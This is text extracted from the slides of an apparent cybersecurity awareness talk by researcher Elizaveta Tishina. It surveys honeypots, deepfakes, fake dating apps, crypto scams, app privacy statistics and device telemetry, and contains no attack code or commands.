


HONEYPOTS



03

* Observatory observations *(Problems & Trends)*



03 WHAT ELSE IS WRONG?



INDIVIDUALS & APT



VULNERABILITIES
Sensitive information leak, ...



DEEPPFAKES^{*}
Fake photos, videos, voice messages, ...



FAKE APPS
Dating apps, content subscription, streaming, ...



CRYPTOCURRENCY

according to Pew Research Center
Say someone tried to scam them on a Dating App

52 % USERS



Avast Threat Labs

0% 5.06%



03 WHAT ELSE?

according to Mozilla's *Privacy Not Included

80 % may **SELL / SHARE** your personal information

52 % **DATA BREACH / LEAK / HACK** in the past 3 years



Dating apps
Data safety & Security practices

88 % GOT “**PRIVACY NOT INCLUDED**”

LOVE IS IN THE AIR?

WRONG.

Telemetry IN MY devices



Allow **Calculator** to make and manage phone calls?

DENY

ALLOW

Name	Status	36% CPU	78% Memory	100% Disk	0% Network
Microsoft Compatibility Telemetry		0.7%	374.2 MB	0.1 MB/s	0 Mbps
System		1.4%	84.3 MB	0.2 MB/s	0.1 Mbps
Google Chrome		0.1%	43.4 MB	0.1 MB/s	0 Mbps
Service Host: Local System Net		2.7%	41.2 MB	0.1 MB/s	0 Mbps



Thank you!



EN / RU

FULL RESEARCH
[HTTPS://QWQORO.WORKS](https://qwqoro.works)

QWQORO

Elizaveta Tishina

Cybersecurity Researcher

*Without the dark,
we'd never see the stars*

